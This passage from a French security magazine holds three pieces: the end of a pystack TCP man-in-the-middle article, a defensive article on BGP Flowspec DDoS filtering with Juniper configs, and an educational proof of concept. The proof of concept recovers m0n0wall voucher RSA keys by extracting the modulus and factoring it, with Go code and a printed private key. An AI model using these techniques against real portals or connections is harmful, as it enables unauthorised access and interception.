L'implémentation s'articule autour d'une session TCP modifiée conservant l'état de synchronisation TCP entre le noyau et le MITM ainsi qu'entre le MITM et le serveur distant. Les attributs gérant la synchronisation sont **seqNo**, **ackNo** et **nextAck** conservant respectivement le numéro de séquence, le numéro d'acquittement et la prochaine valeur d'acquittement attendue basée sur les données déjà envoyées. Ces attributs doivent être dupliqués et mis à jour en permanence pour conserver l'état de synchronisation des deux côtés.

Le détournement du trafic d'une connexion du noyau se fait simplement par l'ajout de deux règles **iptables** sur les chaînes **INPUT** et **OUTPUT**. Elles filtrent la connexion voulue et utilisent comme cibles deux queues **NFQUEUE** différentes qui peuvent ensuite être exploitées via une fonction de callback dans le code de la session TCP.

La difficulté apparaît lors de l'injection de paquets par le MITM. Il convient alors de différencier les réponses du serveur à destination du MITM des réponses à destination du noyau. Pour cela, les deux attributs **nextAck** s'ils sont correctement mis à jour permettent de discriminer le destinataire d'un paquet. À cette difficulté s'ajoute la possibilité pour le serveur d'acquitter plusieurs paquets en un seul et de mettre au sein d'un même paquet des données à destination du noyau et du MITM ce qui peut mettre en péril la furtivité du MITM. Malheureusement, tous les cas ne peuvent pas être gérés par l'algorithme de MITM. L'implémentation complète se trouve sur le GitHub du projet **[10]**.




Fig.4 : Schéma global du fonctionnement de l'attaque de MITM.

Conclusion

Cet article présente trois scénarios possibles d'utilisation de pystack et plus généralement de la manipulation du réseau en userland. Cependant, les attaques et les cas d'utilisations dépassent les exemples présentés ci-dessus dans la mesure où les normes et les fonctionnalités des protocoles réseaux évoluent sans cesse. De plus, les nouveaux protocoles et extensions proposés notamment par l'IETF requièrent souvent une évolution de la pile réseau au niveau noyau, ce qui a pour effet d'étendre la surface d'attaque pour du code potentiellement vulnérable et d'ouvrir la porte à d'autres scénarios d'attaque. La faille de Neighbor Discovery de IPv6 qui permettait de faire un déni de service sur les machines Windows **[11]** n'est qu'un exemple parmi d'autres de l'utilité de tester les implémentations des protocoles en pratique. Le framework pystack se veut quant à lui, simple d'utilisation et rapide pour prototyper ou tester des protocoles réseaux « stateful » sans quoi, Scapy reste plus adapté. ■

Références

[1] https://github.com/RobinDavid/pystack

[2] http://www.robindavid.fr/pystack/

[3] Trusted Computer System Evaluation « The Orange Book ». Publication DoD 5200.28-STD, 1985

[4] http://www.sans.org/reading_room/whitepapers/covert/covert-data-storage-channel-ip-packet-headers_2093

[5] http://www.sans.org/reading_room/whitepapers/covert/network-covert-channels-subversive-secrecy_1660

[6] http://packetstormsecurity.com/files/31731/stegtunnel-0.4.tar.gz.html

[7] *SANS Institute InfoSec Reading Room : IP Fragment Reassembly with Scapy*

[8] http://tools.ietf.org/html/rfc5722

[9] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-2744

[10] https://github.com/RobinDavid/pystack/blob/master/examples/mitm/

[11] http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2010-4669

UTILISATION DE BGP POUR DISTRIBUER DES LISTES DE FILTRAGES DE MANIÈRE DYNAMIQUE

Cédric LLORENS & Denis VALOIS

cedric.llorens@wanadoo.fr – denis.valois@laposte.net

mots-clés : BGP / DDOS / SDN / FLOWSPEC / RÉSEAU

Nous présentons dans cet article comment le réseau peut faire face à des attaques de type DDOS et apporter une réponse de filtrage en temps réel grâce au système de routage BGP.

1 Introduction

L'idée fondatrice de BGP Flowspec est de pouvoir réutiliser le système de routage BGP (*Border Gateway Protocol*) afin de distribuer dynamiquement des listes de filtrages en temps réel sur la périphérie du réseau de l'opérateur. Cette initiative a vu le jour afin de pouvoir lutter contre les attaques de type DDOS (*Distributed Denial Of Services*) et ce de manière dynamique.

En effet et lors d'une attaque DDOS sur un site web par exemple, dès que l'attaque a pu être caractérisée, une liste de filtrage peut être alors déployée sur toute la bordure du réseau. Flowspec permet de distribuer ces listes de filtrage via le protocole BGP par une annonce de route (particulière, car il s'agit d'une liste de filtrage en définitive !!) qui va être propagée sur le réseau de l'opérateur afin d'appliquer ladite liste sur les interfaces des équipements qualifiés comme « Flowspec » (*rate-limiting*, redirection, etc.).

Défini dans **[RFC 5575]** : « Dissemination of Flow Specification Rules », cette RFC de l'IETF décrit comment une mise à jour de routage peut transporter des spécifications de filtrage (adresse IP source ; adresse IP destination ; protocole ; etc.) ainsi que les actions à mener sur un tel trafic.

2 Description

BGP Flowpsec peut s'apparenter à une approche de type SDN (*Software Defined Networking*) dans le sens où les ordres proviennent d'un(de) système(s) central(aux) comme l'illustre la figure 1. Si on tient compte de la criticité des mises à jour, il est bien sûr essentiel que le système donneur d'ordre soit dans une zone hautement sécurisée (dûment protégée de l'extérieur de type non visible et non atteignable).

Figure 1 : Commande de la distribution des listes de filtrage.

BGP flowpsec permet donc de distribuer des listes de filtrages contenant deux blocs distincts :

- le premier bloc est la définition du flux qui doit « matcher » un trafic ;
- le deuxième contenant l'action s'appliquant sur ce flux.

Bien sûr, plusieurs définitions/actions peuvent être définies.

Les flux BGP Flowspec sont encodés dans les attributs `MP_REACH_NLRI` et `MP_UNREACH_NLRI` de BGP pour les définitions (comme illustrés à la figure 2). Les actions sont quant à elles encodées dans les attributs étendus de la trame BGP.

Le protocole BGP distribue les mises à jour Flowspec de manière dynamique (table 1) et pour un routeur donné, les applique sur les interfaces réseau coloriées Flowspec. Par exemple, Flowspec est supporté par les équipements CISCO ASR 9000 via le PBR (*Policy Based Routing*) qui applique les mises à jour intrinsèques.

Address Family Identifier (2 octets)
Subsequent Address Family Identifier (1 octet)
Length of Next Hop Network Address (1 octet)
Network Address of Next Hop (variable)
Reserved (1 octet)
Network Layer Reachability Information (variable)

Table 1 : MP_REACH_NLRI – RFC 4760.

Dans le cadre d'une mise à jour BGP Flowspec, on aurait par exemple les AFI/SAFI suivantes :

- `NLRI (AFI=1, SAFI=133)` : filtrage de trafic de type IPv4 unicast ;
- `NLRI (AFI=1, SAFI=134)` : filtrage de trafic de type BGP/MPLS VPN.

La mise à jour d'un filtre par BGP Flowspec contient entre autres les éléments suivants (il appartiendra au lecteur de lire les options proposées par les différents équipementiers) :

- `Destination prefix component` : permet de définir le préfixe de destination, par exemple une adresse IPv4 telle que : 10.0.0.0/32 ;
- `Source prefix component` : permet de définir le préfixe source, par exemple une adresse IPv4 telle que : 172.0.0.0/32 ;
- `IP Protocol component` : permet de définir le protocole tel que UDP, TCP, etc. ;
- `Destination port number component` : permet de définir le port destination ;
- `Source port number component` : permet de définir le port source ;
- `TCP Flags component` : permet de déterminer les flags TCP tel que SYN, etc. ;
- `Packet Length component` : permet de définir une taille de paquet.

Les actions associées à des listes de filtrage sont quant à elles définies dans les attributs des communautés étendus **[RFC 4360]** :

- `Traffic-rate action` : permet de limiter ou de détruire un trafic spécifique. La valeur 0 indique la destruction du trafic ;
- `Traffic-action action` : permet de faire de l'échantillonnage de trafic ;
- `Redirect action` : permet de rediriger le trafic. Cette option est très intéressante dans le cadre d'un nettoyage de trafic. En effet, on redirige le trafic vers un système capable de retirer le trafic polluant et de rediriger ainsi le trafic sain vers le destinataire ;
- `Traffic-marking action` : permet de marquer/réécrire le trafic avec une valeur de DSCP (*Differentiated Services Code Point* (DSCP)) différente.

3 Exemple de configurations

Les équipements Juniper permettent de configurer des routes de type Flowspec en mode statique ou en mode dynamique comme l'illustrent les configurations suivantes. Dans cette configuration, nous sommes en mode statique :

```
# Cette route statique permet de mettre en œuvre une limitation de bande
# passante de 20kbits/s sur du trafic de type DNS avec une adresse source
# spécifique.

route static-flow1 {
    match {
        source 10.0.0.1/32;
        protocol udp;
        port 53;
    }
    then rate-limit 20k;
}
```

Dans cette configuration, nous sommes en mode dynamique :

```
# Dans cette configuration, l'équipement est prêt à recevoir du flux Flowspec

group Flowspec {
   type internal;
   local-address 10.0.0.1

   family inet {
       unicast;
       flow {
          no-validate Flowspec-CONTROL;
       }
   }

   neighbor 10.0.0.2 {
      description Flowspec-Serveur;
   }
}

# cette partie de configuration permet de contrôler les routes qui sont
# annoncées ici si on veut limiter les annonces Flowspec uniquement à des
# routes en /32

policy-statement Flowspec-CONTROL {
    term ACCEPT_Flowspec {
        from {
            protocol bgp;
            route-filter ... ;
        }
        then accept;
    }
    then reject;
}
```

Les routes Flowspec sont alors installées dans la table `inetflow.0` (LOC.RIB) du système ou les spécifications sont encodées dans un n-tuple et les règles dans une communauté étendue. On notera que le nexthop est « fictitious », car sa valeur est égale à 0 comme l'illustre la commande `show` suivante :

```
show route table inetflow.0 detail
inetflow.0: 1 destinations, 1 routes (2 active, 0 holddown, 0 hidden)
```

```
*,10.0.0.1,proto=17,port=53/term:2 (1 entry, 1 announced)
        *Flow   Preference: 5
                Next hop type: Fictitious
                Address: 0x904d5e4
                Next-hop reference count: 2
                State: <Active>
                Local AS: 65000
                Age: 40
                Validation State: unverified
                Task: RT Flow
                Announcement bits (2): 0-Flow 1-BGP_RT_Background
                AS path: I
                AS path: Recorded
                Communities: traffic-rate:0:2000
```

L'objectif de Flowspec est donc de transformer la route en une liste de filtrage ou un « Firewall Filter » appelée `__Flowspec_default_inet__` dans le contexte Juniper. Les règles Flowspec s'appliquent alors à tous les PFE (*Packet Forwarding Engine*) que ce soit en entrée ou en sortie.

4 Limitations

Chaque équipementier a sa propre implémentation et ses propres options. Pour les équipements Juniper :

- les routes Flowspec correspondent à autant de termes/règles associés à une même instance de pare-feu ;
- les règles Flowspec s'appliquent à tous les PFE (*Packet Forwarding Engine*) que ce soit en entrée ou en sortie ;
- De plus, si vous avez appliqué sur une interface x donnée un pare-feu, alors c'est cette instance qui sera inspectée en premier avant l'instance Flowspec. Cependant, l'instance Flowspec sera inspectée quel que soit le résultat précédent, il devient donc impossible de la contourner et s'applique à la fois au trafic entrant que sortant (trafic ingress/entrant versus trafic outgress/sortant).

La plupart des équipementiers commencent à implémenter finement Flowspec comme le montre la liste des drafts de RFCs qui ont été soumis :

- **draft-hao-idr-Flowspec-evpn-01**, *Dissemination of Flow Specification Rules for L2 VPN, 2014-09-19* : permet de définir un nouveau jeu de couple AFI/SAFI afin de pourvoir définir des règles exploitables sur un réseau de type L2VPN où l'on précisera donc les champs de type MAC, VLAN id, etc. ;
- **draft-ietf-idr-Flowspec-redirect-rt-bis-02**, *Clarification of the Flowspec Redirect Extended Community, 2014-10-24* : permet d'affiner la redirection de trafic via une VRF (*Virtual Routing and Forwarding*) en précisant une valeur de RT (*Route Target*) donnée. Elle s'applique pour des réseaux MPLS (*Multi Protocol Label Switching*) instanciant des VPN BGP/MPLS **[LLORENS]** ;
- **draft-liang-ospf-Flowspec-extensions-01**, *OSPF Extensions for Flow Specification, 2014-09-27* : permet de déployer Flowspec au sein d'un domaine de routage OSPF ;
- **draft-litkowski-idr-Flowspec-interfaceset-00**, *Applying BGP Flowspec rules on a specific interface set, 2014-06-30* : permet de déployer des règles Flowspec sur un groupe spécifique d'interfaces, soit pour du trafic de type ingress (entrant sur l'interface) ou soit pour du trafic de type outgress (sortant sur l'interface) ;
- **draft-vandevelde-idr-ipv6-Flowspec-imp-00**, *Dissemination of Flow Specification Rules for IPv6, 2014-10-08* : permet d'étendre flowpsec à du trafic IPv6 ;
- **draft-you-isis-Flowspec-extensions-00**, *IS-IS Extensions for Flow Specification, 2014-09-25* : permet de déployer Flowspec au sein d'un domaine de routage IS-IS (*Intermediate System to Intermediate System*).

5 Exemple de mise en production

La figure 2 illustre un exemple de mise en œuvre de BGP Flowspec dans une architecture « sécurisée ». En effet, la mise en œuvre d'une telle option doit être réalisée avec la plus grande prudence, car tout problème de routage peut potentiellement impacter un flux client donné ou tout le réseau si une simple règle de type « détruit tout vers tout » est déployée et installée.




Figure 2 : Exemple de mise en œuvre.

Dans cette architecture, les types de flux sont les suivants :

- Les attaques : les flux d'attaques impactent le réseau ou les clients du réseau. Ces flux peuvent se heurter à des listes de filtrages du réseau ou à un système de classification de trafic permettant de regrouper ces informations dans des traces qui seront analysées par la suite.
- Les remontées d'information : le réseau remonte à un système central les informations relatives à la caractérisation des flux contenant notamment les attaques (cette mise en œuvre est possible grâce à NetfFlow qui permet d'exporter par équipement les informations relatives aux flux réseaux). Après une analyse automatisée ou humaine, une action peut être ou non lancée en direction du réseau.
- L'activation de commandes Flowspec : une mise à jour d'une liste de filtrage a été décidée et la mise à jour s'effectue donc via le protocole BGP contenant la modification de la liste de filtrage. De proche en proche, la liste de filtrage est mise à jour à la vitesse de propagation de BGP. Une fois installée, les actions sont par exemple :
  - Soit le trafic est limité en bande passante ;
  - Soit le trafic est détruit ;
  - Soit le trafic est redirigé vers une zone d'inspection et sera réinjecté une fois nettoyé de l'attaque.

Une réaction à une attaque peut donc être en elle-même très réactive, il faudra cependant ne pas permettre une mise à jour automatisée sous peine de faire face à des effets de bord potentiels. La validation humaine reste nécessaire dans ce type de contre-mesure même si tout le travail en amont peut être automatisé.

Conclusion

Malgré une approche originale et dynamique, peu d'options ou de contrôles granulaires existent dans les implémentations actuelles des équipementiers autour de BGP Flowspec. Ceci est en pleine mutation compte tenu des nombreuses drafts RFCs soumises dans ce domaine. Il est donc probable que BGP Flowspec devienne incontournable dans un futur proche, et ce comme une brique du domaine applicatif SDN, le futur de l'intelligence réseau.

Note : Nous remercions Fabrice Flauss pour sa relecture et ses corrections. ■

Références

[LLORENS] C.Llorens, L.Levier, D.Valois, B.Morin, *Tableaux de bord de la sécurité réseau*, 3ème édition, Eyrolles, 562 pages, ISBN 2-212-12821-5, septembre 2010.

[RFC 4360] S.Sangli and co, *BGP Extended Communities Attribute*, 2006.

[RFC 5575] P. Marques and co, *Dissemination of Flow Specification Rules*, 2009.

[SDN] http://fr.wikipedia.org/wiki/Software_Defined_Networking

EXTRACTION DE CLEF PUBLIQUE : LE CAS DES VOUCHERS DE M0N0WALL

<gapz+misc@dud-t.org>

mots-clés : RSA / M0N0WALL / FACTORISATION

Dans un système utilisant la cryptographie asymétrique, il arrive que la clef publique ne soit pas divulguée ou accessible. Les schémas de signature courants utilisant RSA sont vulnérables à une extraction de la clef publique, ce qui, sur des systèmes possédants une clef de faible taille peut conduire à une factorisation de celle-ci. Cet article présente une attaque de ce type sur le système de vouchers du portail captif de m0n0wall.

1 Extraction de clef publique

Il se peut, pour des raisons allant de la volonté de cacher une faiblesse (clef trop petite) à un simple usage privé ou interne, qu'un système utilisant un mécanisme de cryptographie asymétrique ne publie pas sa clef publique. Or, comme on a pu le voir lors de conférences données par Renaud Lifchitz l'an passé **[0]** avec des applications pratiques sur PGP et VIGIK, il est possible d'exploiter une faiblesse de certains schémas de signature afin d'extraire le module de la clef publique. C'est une faiblesse connue avec des solutions d'ores et déjà existantes (par exemple RSA-PSS), dont la portée est toute relative, on parle bien de la clef publique ! Cependant, la sécurité de RSA repose à l'heure actuelle sur la difficulté à pouvoir factoriser le module de la clef publique, ce qui, avec le temps devient de plus en plus réalisable et efficace en engageant de gros moyens. Ainsi, des systèmes ne mettant pas à jour leur clef ou étant simplement limités par la capacité de stockage de cette dernière (typiquement les systèmes embarqués) se verront exposés à une attaque d'extraction puis de factorisation de la clef. Pour ne citer qu'un exemple, tiré de la conférence citée précédemment, le système de contrôle d'accès VIGIK largement déployé en France pour permettre aux usagers (ainsi qu'à La Poste, France Telecom et EDF) d'accéder aux immeubles résidentiels, ne permet pas de stocker une clef plus grande que 1024 bits. On peut noter également qu'en accédant à la clef publique, il est possible d'authentifier toute communication utilisant cette dernière : par exemple, pour une série d'e-mails signée par une même source, il sera possible de vérifier que les signatures ont été effectuées par la même clef et cela sans la nécessité d'accéder à un serveur de clef.

1.1 Schéma de signature

Pour rappel, voici les éléments essentiels de RSA (on ne décrira pas les relations élémentaires) :

- le module RSA N, produit de deux grands nombres premiers p et q ;
- l'exposant public e ;
- l'exposant privé d, inverse de e modulo $\varphi(N)$ (φ étant l'indicatrice d'Euler) ;
- la clef privée est le couple (N, d) ;
- la clef publique est le couple (N, e).

Une valeur très courante de l'exposant public e est le nombre de Fermat F4 ($2^{2^n}+1$ avec $n=4$), soit 65537, qui permet quelques optimisations dans les calculs. C'est notamment cette valeur qui est utilisée par défaut par GnuPG et OpenSSL lors de la génération des clefs. Détail d'importance, car cela signifie que si l'on cherche à extraire la clef publique, alors seul le module sera considéré comme inconnu. Dans un schéma classique de signature utilisant RSA, on a les relations suivantes, s étant la signature :

$$\begin{cases} b(h(m))^d \equiv s \pmod N \\ b(h(m)) \equiv s^e \pmod N \end{cases}$$

La seconde relation est obtenue en utilisant le théorème d'Euler. Avec h une fonction de hachage et b une fonction de bourrage (*padding*), servant notamment à se prémunir d'attaques exploitant la propriété de multiplicativité de RSA, et m le message. Pour de plus de détails sur les notions de base relatives aux attaques sur un tel schéma de signature, voir « How (Not) to Design RSA Signature Schemes » **[1]**.

1.2 Extraction du module RSA

Connaissant deux messages en clair m_1 et m_2 ainsi que leurs signatures respectives s_1 et s_2, générées selon le schéma présenté précédemment, on a par définition :

$$\begin{cases} s_1^e - b(h(m_1)) = k_1 N \\ s_2^e - b(h(m_2)) = k_2 N \end{cases}$$

Avec k_1 et k_2 deux entiers positifs ou nuls. On peut alors écrire :

$$gcd(s_1^e - b(h(m_1)), s_2^e - b(h(m_2))) = gcd(k_1, k_2) \cdot N$$

Le gcd correspond ici au calcul du plus grand commun diviseur. Ce résultat donne un multiple du module RSA qui, dans la plupart des cas, ne nécessite que quelques divisions afin de tomber sur une taille de module connue (1024, 512, etc.). Aussi, il est bien entendu possible d'effectuer le même calcul en rajoutant des messages et leurs signatures correspondantes, ce qui permettrait de réduire la taille du résultat du gcd.

2 Qu'est-ce qu'un voucher ?

2.1 Définitions

On retrouve le mécanisme de voucher au sein du portail captif de m0n0wall (mais également pfsense) afin de fournir à un utilisateur invité un moyen de s'authentifier pour une durée finie. L'idée est de fournir une chaîne de caractères de faible longueur qui pourra être aisément recopiée et que l'utilisateur saisira sur la page du portail captif. Une fois la période expirée, ce voucher sera alors inutilisable. L'usage classique qui en est fait dans la réalité est la génération et l'impression de quelques centaines de vouchers qui seront distribués à l'unité par un hôtel ou un bar pour chaque nuit ou café réglés par exemple.

2.2 Format et implémentation

Il y a plusieurs possibilités pour implémenter un tel concept de voucher. Celle qui va être décrite ici correspond à l'implémentation présente sur les systèmes m0n0wall et pfsense, tous deux étant des distributions basées sur FreeBSD et centrées sur un service de pare-feu, la seconde étant un fork du premier. Afin d'effectuer les tests, l'outil en ligne de commandes qui est appelé par le portail captif sera directement utilisé. Vous pourrez retrouver le code utilisé sur le svn de m0n0wall **[2]**. Les raisons avancées relatives aux choix effectués, du fait de leurs caractères parfois atypiques, ont été discutées avec le développeur principal de m0n0wall. Tout d'abord, voici le format d'un voucher, tel que défini selon la configuration par défaut (présent dans le fichier `voucher.cfg`) :

```
% cat voucher.cfg
16,10,5,1174491274,1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

 63                                                              0
 +----//----+-----------+-----------+-----------+
 | magic    | checksum  | ticketid  | rollid    |
 +----//----+-----+-----+-----+-----+-----+-----+
```

Notons tout d'abord un élément déterminant quant à la solidité du voucher, sa taille. Elle sera fixe et de 64 bits, du fait de la taille de la clef utilisée pour chiffrer celui-ci (oui, même une calculette pourrait la factoriser). Les trois premiers nombres concernent respectivement la taille des champs roll ID, ticket ID et checksum. Le roll ID sert à définir une durée d'accès (configurée sur m0n0wall directement, on ne voit ici qu'un ID) et le ticket ID offre, en quelque sorte, un numéro de ticket valable. Le checksum permet de vérifier l'intégrité du voucher (sa présence semble injustifiée). Le nombre suivant (ici 174491274) est un *magic number* qui sert à effectuer un bourrage constant (dans le sens où sera toujours utilisé le même magic number). Le dernier élément correspond au charset qui est utilisé par le voucher (on pourrait limiter à abcd par exemple pour faciliter la mémorisation de celui-ci). Ce voucher en clair est ensuite chiffré en utilisant la clef privée d'une paire de clefs RSA afin de fournir notre voucher final. En reprenant les équations d'un schéma classique de signature RSA, en considérant que b est l'ajout du bourrage et m le voucher sans la partie magic number, on a :

$$b(m)^d \equiv s \pmod N$$

Ce résultat sera alors converti dans le charset donné. Avant de rentrer dans l'analyse, voici un exemple pour rendre tout cela un peu plus intelligible. Tout d'abord, la génération de la paire de clefs RSA de 64 bits :

```
% openssl genrsa 64 > key64.private
Generating RSA private key, 64 bit long modulus
..++++++++++++++++++++++++++
..++++++++++++++++++++++++++
e is 65537 (0x10001)
% openssl rsa -pubout < key64.private >key64.public
writing RSA key
```

Ensuite, l'utilisation du programme en ligne de commandes (source **[2]**) afin de générer nos fameux vouchers :

```
% ./voucher -c voucher.cfg -p key64.private 1 2
# Voucher Tickets 1..2 for Roll 1
# Nr of Roll Bits     16
# Nr of Ticket Bits   10
# Nr of Checksum Bits 5
# magic initializer   1174491274 (32 Bits used)
# Character Set used  1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
#
" P4qkV2H5snc"
" asQ1CctSuKa"
```

Les deux derniers arguments de la ligne de commandes permettent de spécifier le roll ID à utiliser ainsi que le nombre de tickets à générer pour celui-ci, le résultat sont les deux vouchers `P4qkV2H5snc` et `asQ1CctSuKa`.

Enfin, la vérification de la validité de ces deux vouchers (vérification qui ne fait pas partie du processus de génération des vouchers, seulement lorsqu'ils seront saisis sur le portail captif) :

```
% ./voucher -c voucher.cfg -k key64.public P4qkV2H5snc asQ1CctSuKa
OK 1 1
OK 1 2
```

Plusieurs remarques : rien n'est stocké hormis le format du voucher et la paire de clefs (c'est au portail captif de faire la différence entre les vouchers en cours de validité et ceux ayant expiré). Lors de la validation, notons que c'est bien la partie checksum et la partie magic number qui sont vérifiées. Concernant la sécurité de ce système, il y a beaucoup d'aspects à remettre en cause : tout d'abord, la complexité générale du fait notamment des contraintes initiales (m0n0wall est un système en quasi lecture seule sans capacité de stockage réelle, pas de comptes temporaires générés préalablement et stockés sur le système donc), mais aussi à cause de la configurabilité de celui-ci (permettant par exemple de changer le format même des vouchers offrant par exemple un nombre disponible de tickets très grand par l'agrandissement du champ ticket ID) ; l'usage d'un bourrage constant (l'auteur indique même en commentaire dans le code que le message est trop petit pour appliquer PKCS1) ; et, de manière générale l'usage de RSA avec des clefs de 64 bits qui est justifié par le développeur de cette implémentation par le fait que la vérification et la génération des vouchers pourraient avoir lieu sur des machines distinctes : d'un côté le service délivrant des vouchers en utilisant la clef privée et de l'autre, le portail captif avec la clef publique permettant la validation de ceux-ci.

3 Extraction de clef publique sur les vouchers

3.1 L'attaque

Le schéma présenté ici utilisant RSA ressemble de près à un schéma de signature : l'ensemble d'un voucher est chiffré, non pas pour protéger son contenu (principalement le roll ID et le ticket ID qui seront de toute façon vérifiés par le portail captif lui-même après avoir été validés par le système de voucher), mais afin de fournir une authentification lors de sa validation, c'est-à-dire qu'il a bien été émis par l'administrateur du portail captif. L'attaque proposée est l'extraction de la clef publique et sa factorisation afin de générer des vouchers valides dans le but d'avoir un accès invité valide. Les hypothèses sont :

- le magic number est connu ;
- au moins deux vouchers sont connus ainsi que leurs valeurs en clair ;
- l'exposant public RSA est connu ;
- le format du message est connu ;
- le charset du message est connu.

Il est à noter que l'attaque proposée ici a une portée nulle si elle n'est pas combinée avec une autre attaque qui permettrait de deviner ou extraire efficacement le magic number. Aussi, le contournement d'un portail captif est dans de nombreux cas très simple au niveau réseau (avec tunnel DNS par exemple) : cette attaque a donc un but avant tout didactique. Les trois dernières hypothèses relèvent souvent d'un travail consistant à deviner ces éléments qui, dans une majorité de cas sont triviaux. Ainsi, l'attaque présentée en section 1.2 va permettre l'extraction du module RSA.

3.2 Implémentation

Les sources de la preuve de concept développées ici sont en golang version 1.3 et sont disponibles en ligne **[3]**. Cette section s'attachera à décrire succinctement comment a été implémentée l'attaque.

En premier lieu, il est nécessaire de générer les vouchers en clair (on utilisera les deux vouchers `P4qkV2H5snc` et `asQ1CctSuKa` illustrant l'exemple précédant) via une fonction `gen_voucher_plain` qui prend en argument le contenu et le format détaillé d'un voucher (`voucher_magic` étant une constante ayant comme valeur le magic number) :

```
plain1 := gen_voucher_plain(1, 1, 16, 10, 5, 32, voucher_magic)
plain2 := gen_voucher_plain(2, 1, 16, 10, 5, 32, voucher_magic)
```

Comme les vouchers chiffrés sont présentés sous une forme convertie dans un charset donné, il faut leur redonner leur format initial via `conv_voucher` :

```
cipher1 := conv_voucher('P4qkV2H5snc', charset)
cipher2 := conv_voucher('asQ1CctSuKa', charset)
```

L'extraction du module RSA peut alors commencer, comme présentée en section 1.2 :

```
p1 := new(big.Int).SetUint64(plain1)
p2 := new(big.Int).SetUint64(plain2)
c1 := new(big.Int).SetUint64(cipher1)
c2 := new(big.Int).SetUint64(cipher2)

// RSA modulus
N := big.NewInt(0)

// *modulus extraction*
// exponentiation : (c_i)^e
ce1 := new(big.Int).Exp(c1, e, nil)
ce2 := new(big.Int).Exp(c2, e, nil)

// difference : (c_i)^e - p_i
d1 := new(big.Int).Sub(ce1, p1)
d2 := new(big.Int).Sub(ce2, p2)

// extraction of the modulus: gcd((c_2)^e - p_2, (c_2)^e - p_2)
N.GCD(nil, nil, d1, d2)
```

Est alors obtenu un multiple du module RSA. Afin d'extraire celui-ci, une division sera répétée jusqu'à l'obtention d'un nombre d'une taille de 64 bits, fonction `k_extraction` :

```
N.Set(k_extraction(N))
```


3.3 Factorisation

Une fois le module RSA extrait, un algorithme de factorisation peut être utilisé afin de retrouver **p** et **q** (les deux nombres premiers à l'origine de celui-ci) permettant ainsi de recalculer la clef privée. Un bon nombre d'algorithmes existent, avec leurs avantages et inconvénients. Les travaux de Daniel J. Bernstein, Nadia Heninger et Tanja Lange présentés lors du 29C3 **[4]** sous le titre élégant de « FactHacks : RSA factorization in the real world », résument ce dont nous, utilisateurs pressés, avons besoin. L'algorithme utilisé ici sera la crible quadratique dont une implémentation est disponible en golang sur GitHub **[5]**. Une légère modification a été appliquée à cette dernière afin de pouvoir utiliser directement dans le code le résultat de la factorisation **[3]**. Une fois le module RSA factorisé, il suffira de calculer l'exposant privé **d** qui est l'inverse de **e** (l'exposant public) modulo $\varphi(N)$ (connaissant **p** et **q**, $(p-1)(q-1)$).

```
// generation of the private exponent
p_1 := new(big.Int).Sub(primes[1], bigOne)
q_1 := new(big.Int).Sub(primes[0], bigOne)

phi := new(big.Int).Mul(p_1, q_1)
d := new(big.Int).ModInverse(e, phi)
```

3.4 Démonstration

Voici une séquence d'exécution de la preuve de concept, avec verbosité (mettre `DEBUG` à `true`) :

```
% ./poc-voucher -v1 P4qkV2H5snc -v2 asQ1CctSuKa
v1, v2: P4qkV2H5snc, asQ1CctSuKa
N: 11866004645082333679
N = 3641634287 * 3258428417
d: 6300821847334223873
-----BEGIN RSA PRIVATE KEY-----
MD0CAQACCQCkrIRbHUSB7wIDAQABAghXcQQWQ2CAAQIFANkO7e8CBQDCN6wBAgQu
1OXJAgR+oeQBAgQPxuly
-----END RSA PRIVATE KEY-----
```

Comme on peut le constater, après avoir extrait le module RSA , le programme s'attaque à la factorisation de celui-ci, pour enfin calculer l'exposant privé en utilisant les deux nombres premiers ainsi trouvés. Il est à noter que l'attaque prend une dizaine de minutes sur un processeur calibré à 2.4Ghz, la partie longue à calculer n'étant pas la factorisation (quelques secondes suffisent avec une crible quadratique pour un module de 64 bits), mais bien le calcul du plus grand commun diviseur (on a effectué une exponentiation non modulaire, les nombres sont donc très grands !). De manière générale, le calcul du gcd dépend essentiellement de l'exposant public et très peu de la taille de la clef : l'extraction du module RSA sera donc le plus souvent triviale face au temps nécessaire pour la factorisation de celui-ci pour des tailles plus conventionnelles (1024, 2048 bits). Enfin, pour vérifier que l'on a la bonne clef et que tout s'est bien passé, voici les détails de la clef privée utilisée au moment de la génération des vouchers :

```
% cat key64.private
-----BEGIN RSA PRIVATE KEY-----
MD0CAQACCQCkrIRbHUSB7wIDAQABAghXcQQWQ2CAAQIFANkO7e8CBQDCN6wBAgQu
1OXJAgR+oeQBAgQPxuly
-----END RSA PRIVATE KEY-----

% openssl rsa -inform PEM -text -noout < key64.private
Private-Key: (64 bit)
modulus: 11866004645082333679 (0xa4ac845b1d4481ef)
publicExponent: 65537 (0x10001)
privateExponent: 6300821847334223873 (0x5771041643608001)
prime1: 3641634287 (0xd90eedef)
prime2: 3258428417 (0xc237ac01)
exponent1: 785704393 (0x2ed4e5c9)
exponent2: 2124538881 (0x7ea1e401)
coefficient: 264694130 (0xfc6e972)
```

Tous les paramètres sont bons ! Le résultat de la preuve de concept sans les messages de DEBUG donne directement la clef privée dans un format manipulable :

```
% ./poc-voucher -v1 P4qkV2H5snc -v2 asQ1CctSuKa
-----BEGIN RSA PRIVATE KEY-----
MD0CAQACCQCkrIRbHUSB7wIDAQABAghXcQQWQ2CAAQIFANkO7e8CBQDCN6wBAgQu
1OXJAgR+oeQBAgQPxuly
-----END RSA PRIVATE KEY-----
```

